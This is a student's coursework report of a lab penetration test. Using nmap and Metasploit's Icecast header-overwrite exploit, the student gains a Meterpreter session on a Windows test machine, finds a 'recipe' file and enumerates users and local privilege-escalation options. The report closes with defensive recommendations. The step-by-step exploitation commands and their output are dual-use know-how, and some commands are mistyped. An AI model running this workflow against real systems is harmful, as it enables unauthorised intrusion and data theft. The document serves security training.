Coursework

Unit 17 Homework: Penetration Test Engagement

Submitted By
Shaerul Haque Joarder

1.0 High-Level Summary

GoodSecurity was tasked with performing an internal penetration test on GoodCorp's CEO, Hans Gruber. An internal penetration test is a dedicated attack against internally connected systems. The focus of this test is to perform attacks, similar to those of a hacker and attempt to infiltrate Hans' computer and determine if it is at risk. GoodSecurity's overall objective was to exploit any vulnerable software and find the secret recipe file on Hans' computer, while reporting the findings back to GoodCorp.

When performing the internal penetration test, there were several alarming vulnerabilities that were identified on Hans' desktop. When performing the attacks, GoodSecurity was able to gain access to his machine and find the secret recipe file by exploit two programs that had major vulnerabilities. The details of the attack can be found in the 'Findings' category.

2.0 Findings

Machine IP:

Machine's IP address: **192.168.0.20**

Hostname:

Windows Hostname: MSEDGEWIN10

Vulnerability Exploited:

Icecast Header Overwrite

leveraging module

`exploit/windows/http/icecast_header`

Vulnerability Explanation:

Luigi Auriemma discovered a buffer overflow in the header parsing of **icecast versions 2.0.1** and earlier, which is exploited in this module. The sending of **32 HTTP headers** will cause a write one after the end of the pointer array. In win32 this tends to overwrite the saved instruction pointer, and in Linux (depending on the compiler, etc.) such overwriting generally overwrites nothing critical (read: not exploitable). Icecast will think the thread is still active and the thread counter will not be decremented because this exploit uses **`ExitThread()`**. The counter will be incremented every time your payload exits, until eventually you reach the maximum threadpool limit. Multihitting is allowed, but only till the threadpool is filled.

How severe this **Vulnerability** is?

CVSS Base Score for this Vulnerability is **8.1**, which is on the **HIGH** side.

Proof of Concept:


You've been provided full access to the network and are getting ping responses from the CEO's workstation.

1. Perform a service and version scan using Nmap to determine which services are up and running:
    - Run the Nmap command that performs a service and version scan against the target.

      Answer:

      ```
      nmap -sV -A 192.168.0.20
      ```

      The result revealed that there are five services open in the CEO's Workstation.



2. From the previous step, we see that the Icecast service is running. Let's start by attacking that service. Search for any Icecast exploits:
    - Run the SearchSploit commands to show available Icecast exploits.

      Answer:


      ```
      searchsploit icecast
      ```

```
root@kali:~# searchsploit Icecast
------------------------------------------------------------------------- ---------------------------------
 Exploit Title                                                           |  Path
------------------------------------------------------------------------- ---------------------------------
Icecast 1.1.x/1.3.x - Directory Traversal                                | multiple/remote/20972.txt
Icecast 1.1.x/1.3.x - Slash File Name Denial of Service                  | multiple/dos/20973.txt
Icecast 1.3.7/1.3.8 - 'print_client()' Format String                     | windows/remote/20582.c
Icecast 1.x - AVLLib Buffer Overflow                                     | unix/remote/21363.c
Icecast 2.0.1 (Win32) - Remote Code Execution (1)                        | windows/remote/568.c
Icecast 2.0.1 (Win32) - Remote Code Execution (2)                        | windows/remote/573.c
Icecast 2.0.1 (Windows x86) - Header Overwrite (Metasploit)              | windows_x86/remote/16763.rb
Icecast 2.x - XSL Parser Multiple Vulnerabilities                        | multiple/remote/25238.txt
Icecast server 1.3.12 - Directory Traversal Information Disclosure       | linux/remote/21602.txt
------------------------------------------------------------------------- ---------------------------------
Shellcodes: No Results
Papers: No Results
root@kali:~#
```

3. Now that we know which exploits are available to us, let's start Metasploit:
    - Run the command that starts Metasploit:

      Answer:

      `mfsconsole`



4. Search for the Icecast module and load it for use.
    - Run the command to search for the Icecast module:

      Answer:

      `search icecast`

    - Run the command to use the Icecast module:

      Note: Instead of copying the entire path to the module, you can use the number in front of it.

      Answer:


      Used the smart option:

      `use 0`

5. Set the RHOST to the target machine.
    - Run the command that sets the RHOST:

Answer:


```
set RHOSTS 192.168.0.20
```



6. Run the Icecast exploit.
   - Run the command that runs the Icecast exploit.

     Answer:

     ```
     run
     ```




   - Run the command that performs a search for the secretfile.txt on the target.

     Answer:

     ```
     search -f secretfile.txt
     search -f *secretfile*
     ```

     Note:

     The former command failed to find any matches but the latter one was successful. It's been revealed from the output that there is no such filename called **`secretfile.txt`**.



7. You should now have a Meterpreter session open.
   - Run the command to performs a search for the recipe.txt on the target:

Answer:

```
search -f recipe.txt
```

```
meterpreter > search -f recipe.txt
No files matching your search were found.
meterpreter >
```

- **Bonus**: Run the command that exfiltrates the recipe*.txt file:

  Answer:

  ```
  search -f recipe*.txt
  search -f *recipe*
  ```

```
meterpreter > search -f recipe.txt
No files matching your search were found.
meterpreter > search -f recipe*.txt
No files matching your search were found.
meterpreter > search -f *recipe*
Found 2 results...
    c:\Users\IEUser\AppData\Roaming\Microsoft\Windows\Recent\Drinks.recipe.txt.lnk (643 bytes)
    c:\Users\IEUser\Documents\Drinks.recipe.txt (48 bytes)
meterpreter >
```

  Note:

  The former two commands failed to find any matches but the latest seceded.
  It's been revealed from the output that there is no such filename called **`recipe.txt`**.

8. You can also use Meterpreter's local exploit suggester to find possible exploits.
   - **Note:** The exploit suggester is just that: a suggestion. Keep in mind that the listed suggestions may not include all available exploits.

     Answer:

     ```
     run post/multi/recon/local_exploit_suggester
     ```

     And

     ```
     run post/multi/recon/local_exploit_suggester
     SHOWDESCRIPTION-true
     ```

     [Output of both commands have been shown in the following screen shot]

```
meterpreter > run post/multi/recon/local_exploit_suggester

[*] 192.168.0.20 - Collecting local exploits for x86/windows...
[*] 192.168.0.20 - 30 exploit checks are being tried...
[+] 192.168.0.20 - exploit/windows/local/ikeext_service: The target appears to be vulnerable.
[+] 192.168.0.20 - exploit/windows/local/ms16_075_reflection: The target appears to be vulnerable.
meterpreter > run post/multi/recon/local_exploit_suggester SHOWDESCRIPTION=true

[*] 192.168.0.20 - Collecting local exploits for x86/windows...
[*] 192.168.0.20 - 30 exploit checks are being tried...
[+] 192.168.0.20 - exploit/windows/local/ikeext_service: The target appears to be vulnerable.
  This module exploits a missing DLL loaded by the 'IKE and AuthIP
  Keyring Modules' (IKEEXT) service which runs as SYSTEM, and starts
  automatically in default installations of Vista-Win8. It requires an
  insecure bin path to plant the DLL payload.
[+] 192.168.0.20 - exploit/windows/local/ms16_075_reflection: The target appears to be vulnerable.
  Module utilizes the Net-NTLMv2 reflection between DCOM/RPC to
  achieve a SYSTEM handle for elevation of privilege. Currently the
  module does not spawn as SYSTEM, however once achieving a shell, one
  can easily use incognito to impersonate the token.
meterpreter >
```

Note: The latter command is handy for description of the exploits.

Bonus

A. Run a Meterpreter post script that enumerates all logged on users.

Answer:


`run post/windows/gather/enum_logged_on_users`

```
meterpreter > run post/windows/gather/enum_logged_on_users

[*] Running against session 2

Current Logged Users
====================

 SID                                            User
 ---                                            ----
 S-1-5-21-321011808-3761883066-353627080-1000   MSEDGEWIN10\IEUser


[+] Results saved in: /root/.msf4/loot/20210724144110_default_192.168.0.20_host.users.activ_536817.txt

Recently Logged Users
=====================

 SID                                            Profile Path
 ---                                            ------------
 S-1-5-18                                       %systemroot%\system32\config\systemprofile
 S-1-5-19                                       %systemroot%\ServiceProfiles\LocalService
 S-1-5-20                                       %systemroot%\ServiceProfiles\NetworkService
 S-1-5-21-321011808-3761883066-353627080-1000   C:\Users\IEUser
 S-1-5-21-321011808-3761883066-353627080-1003   C:\Users\sysadmin
 S-1-5-21-321011808-3761883066-353627080-1004   C:\Users\vagrant


meterpreter >
```

B. Open a Meterpreter shell and gather system information for the target.

Answer:


```
shell
systeminfo
```



C. Run the command that displays the target's computer system information:

Answer:

```
sysinfo
```



3.0 Recommendations

Immediate Action

Upgrade to Icecast 2.0.2 or later

End Point Hardening

Regular Update of Windows OS
Patch Update for Installed Applications

End Point Security

Installation of End Point Firewall
Auto vulnerability scan and Detection

Network Access Security

Implementing Active Directory (AD) Based Central Policy
Use of SDP (Software Defined Perimeter) or at least VPN for remote access

Audit

Auto workstation Audit at a regular interval

Long-Term Plan

Corrective Measures for enhanced IT Infrastructure
Implementing ***SoC for Orchestrated SIEM***
Periodic ***Penetration Test***
Periodic ***IT Security Audit***